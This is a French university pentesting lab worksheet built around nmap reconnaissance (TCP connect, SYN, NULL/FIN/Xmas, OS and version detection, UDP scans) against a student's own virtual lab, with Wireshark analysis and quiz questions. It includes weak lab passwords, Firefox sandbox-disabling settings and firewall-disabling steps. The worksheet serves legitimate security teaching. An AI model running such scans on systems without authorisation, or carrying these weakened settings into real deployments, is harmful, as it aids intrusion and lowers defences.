



Introduction au Pentesting

1 INTRODUCTION et MISE EN PLACE

1.1 Explications générales

Cette SAE est une suite des 2 TPS d'introduction aux outils et aux techniques de Pentesting. Elle est composée de plusieurs séances en autonomie (nombre dépendant de votre classe, formation initiale ou alternance) et se terminera par un partiel de TP.

Les séances en autonomie ne sont intéressantes pour vous que si vous respectez cette autonomie. Prendre la réponse chez votre voisin ne présente aucun intérêt. Ce qui est important pour vous c'est de manipuler des outils, de réfléchir aux questions posées, et pas d'avoir une note obtenue en « trichant ».

Calendrier des séances :

Semaine	Groupes B2G1 & B2G2	Groupe B2GA
S40	4H	
S41	4H	
S42	4H	
S43	4H	
S45	4H	
S46	4H	
S47	4H	
S48	4H	
S49	4H	4H
S50	2H	4H
S2		4H
S3		4H
S5		4H + 4H
S6		4H + 4H + 2H

Durant ces séances, il s'agira pour vous d'aller le plus loin possible dans ce texte, en répondant à des questions plus ou moins difficiles, en faisant des analyses directement avec les outils et les machines virtuelles qui seront utilisés, ou bien en faisant des recherches sur Internet afin de trouver la bonne réponse. Toutes les questions seront en lien avec le sujet du Pentesting, et donc il est important, ou du moins intéressant pour vous de connaître le maximum de choses sur le sujet.

Comme dans un des TP de Pentesting effectué il y a quelques jours, les questions sont formulées dans des exercices que vous voyez sur la gauche dans le Parcours.

Chaque exercice permet, si le score mini est atteint (ce score est parfois élevé vous le verrez, afin peu de réponses fausses), de passer à l'étape suivante. Bien entendu, il vaut mieux avoir 100% que par exemple 90%.

Concitant les différentes étapes, il vous faudra parfois envoyer un **document PDF** avec ce qui est demandé.

Pour cette SAE, les machines virtuelles seront celles que vous connaissez bien, à savoir une machine virtuelle Kali, une ou plusieurs Windows, une ou plusieurs Linux. Et un peu plus tard, des machines virtuelles inconnues, comprenant des failles que le sujet vous conduira à trouver.

RAPPEL : : certains outils ne doivent être utilisés que sur vos propres machines. Si vous utilisez ces outils sur des machines ne vous appartenant pas, vous devez avoir les autorisations nécessaires.

En particulier, vous n'avez pas le droit d'utiliser des vulnérabilités éventuelles sur des machines de l'université. Dans ce cas, le risque est l'exclusion.

1.2 Installation de la plateforme

A l'aide d'un des TPs précédents, installer Kali (6G de RAM) en connectant cette machine virtuelle sur un réseau de type « NatNetwork ».

L'adresse de cette VM sera **10.0.2.250**, sur un réseau **10.0.2.0/24**, DNS **172.16.0.200**.
Placer cette VM nommée **SAE.Cyber3_1_Kali** dans un groupe **SAE.Cyber3**.

Le poste étant démarré, clavier français, mettre le fuseau horaire « **Europe/Paris** ».
Pour améliorer la visibilité des fenêtres, il est préférable de changer (dans Settings/Appearance) le style des fenêtres (Adwaita ou High Contrast ou Windows10). Ou plutôt : customiser Kali comme bon vous semble.

RAPPEL : pour éviter les « crash Firefox », mettre (« about :config) les 2 paramètres suivants :

- sandbox.cubeb : False
- security.sandbox.content.level : 0

VERIFIER que les paramètres ont été pris en compte et que votre connexion est opérationnelle.

Dans le même groupe, placer une VM de type CentosStream8GUI nommée **SAE.Cyber3_2_C8**, une Windows 10 nommée **SAE.Cyber3_3_W10** et une VM **SAE.Cyber3_4_2016**.


Le serveur sera en **10.0.2.100**.

Son nom sera **serv2016.dom.local**, il sera PDC du domaine AD **dom.local**.

Son DNS de départ est 172.16.0.200, puis lui-même une fois l'active directory installé.

Le nom de domaine Netbios sera « **DOM** ».

Le mot de passe de l'administrateur sera « **Toto1234** ».



Pour créer les utilisateurs suivants, vous utiliserez le « Centre d'administration d'Active Directory », en mettant des valeurs dans les champs de la figure suivante :

Créer Utilisateur : Prenom NOM

TÂCHES SECTIONS

Compte

Organisation

Membre de

Paramètres de mot de passe

Profil

Stratégie

Silo

Compte

Prénom : Prenom

Initiales des autres prénom :

Nom : NOM

Nom complet : * Prenom NOM

Ouverture de session UPN : nomp @ dom.local

Ouverture de session Sam : dom * nomp

Mot de passe : *****

Confirmation : *****

Créer dans : CN=Users,DC=dom,DC=local Modifier...

☐ Protéger contre la suppression accidentelle

Heures d'ouverture de session : Se connecter à :

Date d'expiration du compte ☒ Jamais ☐ Fin

Options de mot de passe :

☐ Changer le mot de passe à la prochaine session

☒ Autres options de mot de passe

☐ Une carte à puce ou Microsoft Passport est requis pour ouvrir une session inter...

☐ Le mot de passe n'expire jamais.

☐ L'utilisateur peut changer de mot de passe.

Options de chiffrement :

Autres options :

Organisation

Nom complet : Prenom NOM

Bureau :

Adresse de messagerie : prenom.nom@dom.local

Page Web :

Autres pages Web :

Noméros de téléphone :

Principal : 0404040401

Domicile :

Téléphone mobile : 0606060601

Télécopie :

Radiomessagerie :

Téléphone IP :

Autres numéros de téléphone :

Description :

Fonction :

Service :

Société :

Responsable : Modifier... Effacer

Collaborateurs : Ajouter... Supprimer

Adresse :

Rue :

Ville : Département/Province Code postal

Pays/région :

Les utilisateurs suivants auront un compte fonctionnel, avec un mot de passe **Alpha00**.

NOM Prénom	Login/Fixe/Portable	NOM Prénom	Login
MONTANT Carole	montantc 0404040401 - 0606060601	RIGANET Jacques	riganetjc 0404040402 - 0606060602
DUPUIS Jean	dupuisj 0404040403 - 0606060603	BARBETTE Eric	barbette 0404040404 - 0606060604
GARDE Pierre	gardep 0404040405 - 0606060605	MALLET André	malleta 0404040406 - 0606060606

Le poste Windows 10, en DHCP, sera nommé **win10.dom.local**, intégré à l'AD (Attention au DNS). Le firewall est actif sur le poste Windows 10.

Pour la suite du texte, **X** sera utilisée pour l'ip de Windows : **10.0.2.X**.

Le poste linux, en DHCP, aura pour nom **centos.dom.local**, son DNS sera le serveur 2016.

L'adresse IP dans ce texte pour la machine CentOS sera : **10.0.2.Y**.

Avant de passer à la suite, voici la configuration actuelle, à vérifier soigneusement SVP.

Depuis Serv2016	Depuis Win10	Depuis Centos8	Depuis Kali
Ping toto.fr	Ping toto.fr	Ping toto.fr	Ping toto.fr
Ping 10.0.2.250	Ping 10.0.2.250	Ping 10.0.2.250	Ping serv2016
Ping 10.0.2.Y	Ping 10.0.2.Y	Ping serv2016	Ping 10.0.2.100
Ping win10	Ping serv2016	Ping win10	Ping 10.0.2.X
PDC + DNS de dom.local	Intégré à dom.local	DNS : 10.0.2.100	Ping 10.0.2.Y
DNS : 127.0.0.1	DNS : 10.0.2.100	Passerelle : 10.0.2.1	DNS : 172.16.0.200
Passerelle : 10.0.2.1	Passerelle : 10.0.2.1	Pare-feu :	Passerelle : 10.0.2.1
Pare-feu :	Pare-feu :		

IMPORTANT : dans la suite de ce TP, des questions vont vous être posées. Pour valider les réponses, il faut être rigoureux car un caractère en majuscule n'est pas un caractère en minuscule.

Pour certaines réponses, pas de problème de majuscules ou de minuscules.

Par contre, pour d'autres, si la réponse attendue doit être en majuscules, vous trouverez le lettre « M » à la fin de la question. La lettre « m » signifie que la réponse attendue est en minuscules. De plus, si par exemple la réponse attendue pour une question concernant un commutateur est « -XX », votre réponse ne doit pas être « XX » mais bien « -XX ».

Pour rappel, certaines réponses nécessitent de votre part des recherches sur Internet. D'autres réponses nécessitent d'utiliser les outils de pentesting, d'analyse (Wireshark, TCPDump, eventvwr, etc).

2 Questions sur Scan Réseau

La situation est la suivante : un réseau comprenant les VMs Kali, Windows 10, Centos8Stream, Windows 2016 Server, tous les pare-feu étant activés.

Vérifier tout d'abord que la version de nmap est bien la 7.91.

Démarrons tranquillement cette SAÉ en revenant sur des points déjà vus en TP.
Compléter le **Quizz1** sur Chamilo, en donnant les commutateurs répondant aux questions :

A l'aide d'internet et de l'option « -h » de la commande :

- | | |
|-------------|--|
| Question 1 | Nom de l'interface graphique de nmap (« m ») |
| Question 2 | Commutateur pour un scan UDP |
| Question 3 | Commutateur pour détection du système d'exploitation |
| Question 4 | Commutateur pour détecter la version du service utilisant un port |
| Question 5 | Commutateur activant le scan Ipv6 |
| Question 6 | Commutateur pour lister les cibles qui vont être scannées |
| Question 7 | Commutateur pour le scan des ports dans l'ordre |
| Question 8 | Commutateur pour scanner une plage de ports, entre 1000 et 2000 |
| Question 9 | Commutateurs pour scanner le port SNMP uniquement |
| Question 10 | Commutateur pour l'utilisation d'un script de la catégorie « vuln ». |
| Question 11 | Commutateur équivalent à -script=default |
| Question 12 | Quel est le langage utilisé pour les scripts ? (« M ») ? |
| Question 13 | Quel est le commutateur pour un scan de type « FTP bounce » ? |
| Question 14 | Quelle option permet de visualiser la table de routage ? |

Etape 1 Quizz 1 complété dans Chamilo.

2.1 Premiers tests de scans

Lancer le premier scan, complet comme vous allez le voir, mais finalement assez rapide (un peu de patience quand même).

Lancer nmap en compte kali normal, pas en root :

```
nmap -p1-1024 -vv 10.0.2.0/24
```

Visualiser le résultat.

Question 15 Combien de postes répondent ?

Constater que l'IP 10.0.2.3 répond différemment. Donc il y a quelque chose derrière cette IP. Quoi ? Un indice pour répondre à la question suivante : lancer la commande **ipconfig/all** sur la machine Windows 10.

Question 16 Quel service est proposé par le poste d'adresse 10.0.2.3 ? (« M »)

Grâce à cette même commande, on peut voir un point important pour la suite :

Question 17 Dans quel état est « NetBIOS sur Tcpip » ? (« m »)

On voit facilement que des ports sont ouverts sur l'adresse 10.0.2.2. Relancer la commande précédente en ciblant cette adresse, et les 1000 premiers ports. Parmi les ports TCP, l'un d'entre eux est inhabituel. Tester ce port avec un navigateur Web.

Question 18 Quelle marque informatique est liée à l'application sur ce port ? (m)

Que signifie les 3 lettres du service pouvant être en écoute sur le port 631 ?

Question 19 Remplir les 3 cases en minuscules

Derrière un port on retrouve un service. Celui de la question précédente est un service très utilisé, ayant évolué, mais présentant régulièrement des vulnérabilités.

Quand vous utilisez des systèmes, sans scans, sans analyse, difficile de savoir ce qu'il se passe. Là, clairement, un service est en écoute, inutile, offrant potentiellement une porte d'entrée sur un système. En pratique, si pas d'utilité, il faut désactiver ce type de service.

Vous avez fait un TP sur le stockage. Parmi les différentes techniques et protocoles utilisés, et que l'on retrouve dans la présentation disponible sur Chamilo, dans quel cadre retrouve-t-on l'utilisation du protocole utilisant le port 2049/tcp ?

Question 20 La réponse attendue est en 3 lettres. (« M »).

Faire un scan comme le précédant en ciblant le poste Windows 10.

Question 21 Combien de ports TCP sont visibles derrière l'IP 10.0.2.X ?

Dans les lignes de compte-rendu de scan présentées par nmap, le logiciel vous suggère une option. Relancer un scan en utilisant cette option.

Question 22 Combien de ports TCP sont visibles derrière l'IP 10.0.2.X ?

Le service visible permet des appels à des procédures distantes. Ce sont les procédures « RPC ».

Quand un poste client recherche le numéro de port d'un service sur un serveur, et qu'il ne le connaît pas, il sollicite le port 135, demande sur quel port est le service recherché, obtient la réponse et pourra alors dans un second temps contacter le service sur le bon port. Le port 135 permet de rediriger vers le port recherché.

Le firewall est actif : un seul port est visible alors qu'une commande netstat sur le poste Windows montre de nombreux ports ouverts

Question 23 Quel commutateur de netstat permet sous Windows de savoir quel programme contrôle un port ?

Relancer la même commande, en ajoutant la même option, sur le poste Windows Serveur.

Question 24 Combien de ports TCP sont visibles derrière l'IP 10.0.2.100 ?

Ce poste est un serveur, contrôleur de domaine. Certains ports ont un rôle fondamental. C'est le sens des questions suivantes :

Question 25 Quel port utilise le service d'authentification Kerberos ?

En cryptographie, il existe plusieurs catégories d'algorithmes, suivant le ou les types de clefs utilisées.

Question 26 Quel type de clef est utilisé par Kerberos ? Publique (A), Privé (B), les deux (C) ou aucune des 2 (D) ?

Un des intérêts de Kerberos, nous reviendrons dessus longuement en S4, est l'utilisation de ticket horodatés, échangés entre plusieurs entités sur le réseau. C'est un système complexe, augmentant considérablement la sécurité d'une architecture AD, mais qui a ses failles.

Un service est visible sur le port 135, comme pour Windows 10. Mais on devine qu'un autre service propose également des fonctionnalités liées à RPC.

Question 27 Quel port utilise ce service ?

2 ports permettent une connexion à l'annuaire Active Directory.

Question 28 Donnez les 2 ports dans l'ordre de numérotation ?

Un service écoute sur un port, permettant les changements de mots de passe des comptes Active Directory.

Question 29 Quel est le nom du service ? (« m »)

Microsoft Windows utilise depuis longtemps le protocole SMB (Small Message Block) pour échanger des données, des partages.

2 ports sont utilisés par notre serveur pour SMB, ou plutôt pour différentes versions de SMB.

Question 30 Quels sont ces 2 ports ?

Nous reviendrons également sur ce point, en détectant la ou les versions. Ce seront des informations extrêmement importantes. Suivant les versions, un pirate peut ou non exploiter des vulnérabilités.

Pour le moment, nous avons scanné les différentes postes en mode normal (scan TCP avec SYN/SYN ACK/ACK). Cette méthode fonctionne avec un compte normal ou en « root ». Il n'y a pas de scans UDP pour le moment.

Relancer la commande en utilisant l'adresse du Serveur Windows en root pour voir la différence.

Question 31 Quel service peut-on voir fonctionner sur un port UDP ? (« M »)

Dans la requête et dans la réponse, on retrouve l'entête DNS, d'une longueur fixe.

Question 32 Quelle est la longueur en octets de l'entête des messages DNS ?

Dans cette réponse, vous trouverez un champ « Flags ».

Question 33 Donner la valeur (en décimale) du champ « opcode ».

Scanner les 1024 premiers ports UDP du poste Windows 10.

Question 34 Combien de ports UDP ouverts sont détectés ?

Scanner le poste Linux avec un scan normal des 1024 premiers ports TCP.

Question 35 Combien de ports TCP ouverts sont détectés ?

Scan UDP à présent. Mais seulement les ports de 1 à 100 car le scan est long.

Question 36 Combien de ports UDP ouverts sont détectés ?

Pour la question suivante, utiliser nmap, en root, port UDP de 1 à 100, mode verbeux, en ciblant l'IP du poste Linux.

Lancer Wireshark sur le poste Linux.

Nmap essaie de solliciter le port « Serveur DHCP ».

Question 37 Quel numéro d'option correspondant à l'envoi d'un serveur de temps ?

Nmap essaie également le port 53 UDP, sur lequel peut être en écoute un serveur DNS. Lors d'une requête DNS, dans les « flags » (voir cours à venir), un champ « Opcode » est utilisé.

Question 38 Quelle valeur décimale de Opcode est essayée par nmap pour avoir des éventuelles informations sur un serveur DNS ?

Désactiver le pare-feu (uniquement le pare-feu du « Profil de domaine » puisque le poste est intégré dans un domaine) de Windows 10.

Utiliser la commande nmap pour un scan du port 55 UDP du poste Windows. Avec Wireshark, constater qu'un message icmp redirect informe du non fonctionnement du port.

Question 39 Quel mot est utilisé par nmap pour informer de cet état ? (« m »)

Remettre le pare-feu. Relancer Wireshark pour voir ce qu'il se passe à présent.

Question 40 Comment nmap affiche cet état ? (« m »)

On voit bien la différence entre un port vu comme ne répondant pas et un port pouvant être fonctionnel mais bloqué par un pare-feu.

Etape 2 Quizz 2 complété.

2.2 Scans TCP

Comme déjà vu en TP, plusieurs commutateurs permettent d'affiner les scans TCP.

Citons « -sT », « -sS », « -sN », « -sF », « -sX » par exemple. Les 2 premiers sont les plus utilisés, mais peuvent être complétés au besoin. Il existe aussi le scan « -sM » envoyant un drapeau FIN et un drapeau ACK.

Il n'y a pas beaucoup de différence parfois, mais pour comprendre les différences, il faut utiliser des outils comme wireshark ou tcpdump (outil déjà évoqué, permettant des captures de paquets en ligne de commandes).

Plaçons-nous dans un environnement facile à utiliser, nous donnant le maximum d'informations sur ce qu'il se passe : **désactiver le pare-feu sous Windows 10.**

Vérifier avec nmap que les ports TCP ouverts sont à présent bien visibles.


Question 41 Combien de ports TCP (chiffre inférieur à 1024) sont à présent « ouverts » ?

Si vous avez compris les services derrière ces ports, il est normal de les retrouver, pare-feu débloqué.

2.2.1 Scan de type « -sT »

Le mode connecté et le « handshake » sont des points que vous connaissez bien.

Cette phase en 3 paquets permet la connexion et la synchronisation des compteurs d'octets des 2 côtés.



Reprendre la commande nmap ayant fourni l'analyse des ports TCP ouverts sur le poste d'adresse 10.0.2.X. Ciblons le port 139. Assurez-vous que vous n'êtes pas « root ». La commande doit fonctionner sans être root car ce mode ne modifie pas la structure des paquets.

Avec Wireshark, vérifier qu'une commande nmap sans paramètre particulier, ciblant le port 139 montre bien les 3 trames suivantes :

8 0.012232513	10.0.2.10	10.0.2.22	TCP	74 56166 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=
9 0.012744332	10.0.2.22	10.0.2.10	TCP	74 139 → 56166 [SYN, ACK] Seq=0 Ack=1 Win=8192
10 0.012865437	10.0.2.10	10.0.2.22	TCP	66 56166 → 139 [ACK] Seq=1 Ack=1 Win=64256 Len=

Le scan TCP de nmap, dans son mode de fonctionnement le plus simple, respecte bien cette phase de « handshake » afin de déterminer si le port est ouvert ou fermé. C'est le mode par défaut lorsque l'on n'est pas root ou administrateur sur un système.

Nous avons vu en cours de 1^{ère} année l'entête TCP.

Question 42 Est-ce que les 2 systèmes (Linux d'un côté, Windows 10 de l'autre) ont les mêmes valeurs pour le paramètre Windows ? (« O » ou « N »)

Pour la prochaine réponse, 1 mot est attendu. Répondre AUCUN si pas de réponse, ne pas mettre le ACK s'il y en a un.

Question 43 Supposons que le port soit fermé. Quel(s) flag(s) reçoit nmap dans la réponse ? (« M »)

On pourra tester sur un port fermé, par exemple le 140) et pour valider la réponse, consulter la traduction française du RFC 793 (<http://abcdrfc.free.fr/rfc-vf/rfc0793.html>), dans le paragraphe « Génération d'un signal de réinitialisation ».

Question 44 Sur ce même document, de façon générale, comment se nomme l'association d'une adresse IP et d'un port ? (« m »)

Lorsque nmap reçoit le flag de la question 43, il comprend que le port est fermé, qu'il n'est pas en écoute. Si le port est en écoute, le « handshake » est appliqué par nmap.

Jusque-là, rien de bien surprenant.

Mais il y a une 3^{ème} possibilité. Le port est ouvert, contrôlé par un pare-feu. Activer le pare-feu Windows. Relancer la requête nmap. Répondre AUCUN si pas de réponse.

Question 45 Quel(s) flag(s) reçoit nmap dans la réponse ? (« M »)

Nmap propose une nouvelle fois d'ajouter une autre commande, enfin plutôt un autre paramétrage. Essayer.

Question 46 Quel état présente alors nmap pour ce port ? (« m »)

La plupart des pare-feu jettent les paquets entrants sans répondre. Dans ce cas, c'est un indice intéressant. Le port ne répond pas, il est sûrement bloqué par un pare-feu, mais tout de même en écoute sur le poste cible.

Remarque : il est parfois simple de configurer un pare-feu pour qu'il réponde avec « RST » afin de faire croire que le port est fermé. Par exemple, sous Linux, avec « iptables », la commande serait la suivante :

```
iptables -I INPUT -p tcp --dport <port> -j REJECT --reject-with tcp-reset
```


Il est alors impossible ou presque à l'assaillant de savoir que le port est en réalité ouvert, contrôlé par un pare-feu.

A présent, en lien avec le titre de ce paragraphe, comparer les commandes suivantes :

```
nmap -p139 -sT 10.0.2.X
nmap -p139 10.0.2.X
```

Pour la réponse suivante, mettre le flag attendu ou mettre AUCUN si pas de différence.

Question 47 Quelle est la différence ? (« M »)

Désactiver à nouveau le firewall de Windows.

2.2.2 Scan de type « -sS »

Question 48 Que signifie le « S » dans « -sS » ? (« M »)

Les analyses de type « -sT » (dit TCP, car c'est le mode par défaut sans droits spéciaux) font le handshake complet. Mais d'autres modes existent. Par contre, ils ont besoin de modifier le fonctionnement de la pile IP, de forger des trames « anormales ». Il faut donc être root ou administrateur.

Une fois passé en root, comparer (avec Wireshark) à présent avec le mode « -sS ». Pour cela, utiliser la commande suivante :

```
nmap -sS -p130-139 10.0.2.X
```

Vous pouvez voir dans Wireshark que les connexions vers les 10 ports de la plage se font dans un ordre quelconque, que les réponses ne sont pas attendues pour passer au port suivant.

Pour la réponse suivante, mettre le flag attendu ou AUCUN si pas de flag.

Question 49 Quel flag, envoyé par le client, termine cette pseudo-poignée de main pour un port ouvert ? (« M »)

Avec ce type de scan, nmap présente un port fermé dans un certain état.

Question 50 Quel est cet état ? (« m »)

Cette méthode comporte un certain nombre d'avantages pour les attaquants :

- Comme une tentative de détection de port « normal » commence par une poignée de main SYN/SYN,ACK/ACK, elle est détectée facilement par un système de détection d'intrusions. Si on modifie les 3 trames, peut être que certains IDS (nom communément utilisé pour un système de détection d'intrusions) ne les assimileront pas à des tentatives de détectioncependant, depuis plusieurs années, les IDS détectent aussi sans problèmes ces scans de type « -sS » appelés aussi scans furtifs.
- Les scans furtifs ne sont en général pas logués car ils ne correspondent pas au mode normal de connexion.
- Comme la connexion ne doit pas être fermée, puisque pas ouverte, le scan est plus rapide.

D'un autre côté, il y a des inconvénients :

- Le fait de changer le fonctionnement de la poignée de main nécessite des droits supérieurs, droits que seul le compte root a par défaut sur notre Kali.
- Certains logiciels sont sensibles à ces scans furtifs et deviennent instables.

Mais, les avantages l'emportent et si vous avez des droits suffisants, il faut privilégier ce mode pour aller plus vite dans l'analyse des problèmes d'un réseau.

Remarque : si le port est fermé, un scan furtif fonctionne de la même façon qu'un scan classique, nous l'avons montré.

Nous reviendrons longuement sur ce protocole dans un autre TP, il est une des cibles privilégiées de nombreuses attaques destructrices et irréparables.

2.2.3 Scan de type « -sN », « -sF » et « -sX »

Ces scans sont appelés scans NULL, FIN et Xmas (Noël !!).

Ils sont beaucoup moins utilisés mais voici leur fonctionnement respectif et quelques remarques :

Leur caractéristique commune est d'être encore moins furtif qu'un scan furtif... mais ils fonctionnent moins bien, et même de moins en moins bien. Cela dépend des cibles, de leur ancienneté, de leur pare-feu.

Sur le poste Linux, installez et activez et lancez un serveur Apache, un serveur SSH et un serveur FTP (vsftpd).

Vérifier ensuite avec netstat que les ports TCP liés aux trois serveurs sont bien en écoute.

Désactiver le firewall sur ce poste Linux.

Scan « -sN » ou NULL et scan « -sF » ou FIN

Pour la réponse suivante, le résultat attendu est sous la forme décimale.

Question 51 Quelle est la taille d'un paquet IP dans le cas d'un scan NULL ?

Question 52 Si un port est non utilisé, quel flag est retourné pour les 2 types de scan par le poste Linux? (« M »)

Ces 2 scans permettent de savoir si un port est fermé en étant très furtif car il n'y a même pas début de connexion.

Scan « -sX » ou de Noël.

Question 53 Quelle est la valeur en hexa du champ « flags » ?

De la même façon, un flag est renvoyé si le port est fermé. Si le port est ouvert, pas de réponse. Cette différence de fonctionnement est un indice, dans un mode de scan qui potentiellement n'est pas détecté.

Vous devez voir une différence de fonctionnement entre Linux et Windows. Si les pare-feu ne filtrent pas et si les ports sont ouverts, Linux ne répond pas aux modes très furtifs alors que Windows fait croire que le port est fermé.

Mais ici, il faut retenir autre chose. Comme les pare-feu (anciens) étaient configurés pour réagir aux paquets SYN, envoyer d'autres types de paquets permettait souvent de tromper le pare-feu et de connaître des ports ouverts. Cela disparaît de plus en plus, les systèmes étant à présents prêts pour les différents types de scans possibles.

Ce paragraphe permettait de comprendre plus en détail les différents fonctionnements, les idées développées par les assaillants pour tromper les barrières de défense, les évolutions des systèmes et de leur pile IP.

2.3 Autre type de scan TCP. Détection des OS et des services

Passons à des commandes beaucoup moins furtives, laissant des traces, mais révélant beaucoup plus d'informations. On n'a rien sans rien.

Sur Win10 et Centos, vérifiez que les pare-feu soient arrêtés.

Regarder avec Wireshark les trames envoyées par les scans suivants :

```
nmap -O 10.0.2.X  
nmap -O 10.0.2.Y
```

Ce n'est pas discret du tout.

Ce commutateur permet de connaître le système d'exploitation de la cible.

Comment cela fonctionne ? C'est un peu compliqué. L'explication est donnée sur le site <https://nmap.org/book/osdetect.html> dans « Book », chapitre 8 (en haut, OS Detection).

Nmap envoie des paquets TCP et UDP, analyse le comportement de la cible et compare à une base de plus de 2600 types de réponses.

Question 54 Depuis quelle année nmap peut utiliser cette méthode ?

Visualiser les lignes nommées « OS CPE » et « OS Details » dans les réponses obtenues.

Question 55 Quelle est la version de noyau Linux ? (« x.y » ou « indéterminée »)

Question 56 Quelle est la version de Windows 10 ? (« xxxx » ou « indéterminée »)

Comment est élaboré un numéro de version Windows ? Pendant combien de temps Microsoft met à disposition des mises à jour de sécurité ? Ce sont des informations importantes à connaître.

Par la suite, des questions seront posées sur le sujet. Consulter des articles donnant les réponses aux questions concernées.

Mais avant :

Utiliser à présent le commutateur « -sV ».

Question 57 Quelle version de Openssh est utilisée ?

Ce commutateur est optimisé pour la détection des versions des logiciels.

Autre commutateur : « -A ».

Ce mode mixe un certain nombre de scans afin d'obtenir plusieurs informations, dont le système d'exploitation et les versions des logiciels. On est loin du mode furtif, au contraire, on est dans le mode très très voyant. Vous pouvez le voir avec Wireshark dans les questions suivantes.

Concentrons-nous sur Windows 10 et Windows Server.

Relancer les scans adaptés aux questions suivantes.

Vous retrouvez le numéro de version de Windows 10.

Question 58 Quel est le premier et le dernier numéro de version de Windows 10 ? (format xxxx) (« m » si nécessaire)

Question 59 Quel est le nom de code de notre version ? (minuscules)

Question 60 Peut-on voir le nom netbios d'un WORKGROUP ou d'un DOMAIN ? Si oui, mettre le nom en majuscules, sinon mettre AUCUN. (« M »)

Question 61 Quel est le nom de l'ordinateur ? (« m » ou inconnu si pas visible)

Question 62 Quel est le nom de l'utilisateur logué ? (« m » ou inconnu si pas visible)

On voit qu'une partie de la réponse comportant une barre verticale sur la gauche. Pour rappel, cette partie est le résultat d'un script nmap appliqué dans la commande.

Parmi tous les scripts liés au protocole SMB, l'un d'entre eux reprend un fonctionnement similaire à une commande élaborée par la société Sysinternals évoquée en 1^o année. Cette commande permet l'exécution de commandes à distance, sur un ordinateur du réseau. Elle peut être exploitée par des pirates pour nuire à des machines. Comme quelques autres techniques que nous verrons plus tard dans la formation car il faut absolument les connaître, savoir ce qu'il est possible de faire avec, et détecter leurs utilisations, leurs fonctionnements.

Question 63 Quel est le nom complet du fichier contenant ce script ? (« m »)

Question 64 Quel est le nom du site Active Directory visible ? (« m »)

Question 65 Avec quel pourcentage de certitude (ou d'incertitude) le scan trouve la bonne version du système d'exploitation sur le serveur Windows ? (« xx% »)

Même commutateur sur le poste Linux.

Question 66 Quelle est la longueur de la clef RSA utilisée par SSH ?

Question 67 Quelle est la longueur de la clef ECDSA ?

Question 68 Quelle est la version du logiciel apache détectée ?

Allons un peu plus loin pour montrer qu'une seule ligne peut avoir une **importance capitale** sur la vulnérabilité d'un poste Windows.

Plusieurs modes de fonctionnement, d'échange de données, sont possibles entre un client SMB et un serveur SMB (partages réseaux, partages d'imprimantes). Ces modes sont expliqués sur de nombreux sites, et en particulier ceux de Microsoft.

Nous ne voulons pas entrer dans les détails aujourd'hui, mais voici un lien qui permet de comprendre ce point sensible :

<https://docs.microsoft.com/fr-fr/troubleshoot/windows-server/networking/overview-server-message-block-signing>

Question 69 Depuis quelle version de serveur Windows ce mécanisme de sécurité est-il mis en place ? (« xxxx Rx »)

On voit principalement 4 modes de fonctionnement, et on vous parle de communications avec signatures électroniques activées et obligatoires, activées mais non obligatoires, côté client et côté serveur.

Une amélioration importante a été apportée dans les versions 3.11 de SMB, en changeant d'algorithme de chiffrement.

Question 70 Quel est le nom du nouvel algorithme ? (« M »)

L'article cite une nouvelle amélioration dans les versions les plus récentes des OS : Windows 11 et Windows Server 2022.

Question 71 Quel est le nom de l'algorithme utilisé pour cela ? (« xxx-xxx-xxx », M)

A l'aide de 2 commandes nmap (-A), visualiser que la réponse reçue dans la partie « **smb-security-mode** » n'est pas la même de la part des 2 postes Windows, et que le poste Windows 10 se place par défaut dans un des 4 modes mais pas le plus sécurisé.

Que faut-il faire dans une situation comme celle-là pour améliorer la sécurité de son parc Windows : obliger ces postes Windows 10 à se placer dans le mode le plus sécurisé parmi ces 4 modes.

Dans une configuration comme la nôtre, c'est à dire un domaine Active Directory, cela passe par une GPO.

Vous trouverez le paramètre à modifier dans l'article ci-dessus.

Sur votre serveur Windows, trouver ce paramètre en ouvrant la stratégie « Default domain » par exemple. Une fois le paramètre trouvé, cliquer sur l'onglet « Expliquer », puis descendre au fond. Vous trouverez un lien vers le site Microsoft. Ce lien a une variable qui prend une valeur.

Question 72 Donner la valeur de cette variable.

Bon, voilà pour les scans TCP. Regardons un peu les scans UDP car le fonctionnement d'UDP est différent nous l'avons vu.

Etape 3 Quizz 3 complété.

2.4 SCAN TYPES « UDP SCANS »

Quand un paquet est envoyé à un port UDP ouvert, il peut n'y avoir aucune réponse car nmap envoie des paquets UDP vides. Mais cela suffit pour que nmap soupçonne que le port soit ouvert.

Pourquoi ? Parce que dans le cas d'un port fermé, la réponse envoyée est un paquet ICMP de destination injoignable.

Utiliser une commande nmap, pour un scan UDP de 50 ports à partir du port 100, avec un peu de bavardage, ciblant le poste Windows 10. Lancer Wireshark pour visualiser les requêtes/réponses.

Question 73 Quel est le type ICMP des réponses pour les ports fermés ?

Question 74 Quel est le code ICMP des réponses pour les ports fermés ?

2 ports semblent ouverts. Répondre en utilisant des minuscules.

Question 75 Donner le nom du protocole utilisant le premier port découvert. (« m »)

Ce protocole est utilisé par Microsoft pour le nommage des machines et des utilisateurs. Il est avantageusement remplacé par le système de nommage DNS mais existe toujours : on le rencontre ici sur le poste Windows. Il peut être désactivé, voir plus loin dans ce TP.

Question 76 Donner le nom du protocole utilisant le second port découvert. (« m »)

Question 77 Quel est le nom complet (en anglais) correspondant aux 3 dernières lettres ? (« m »)

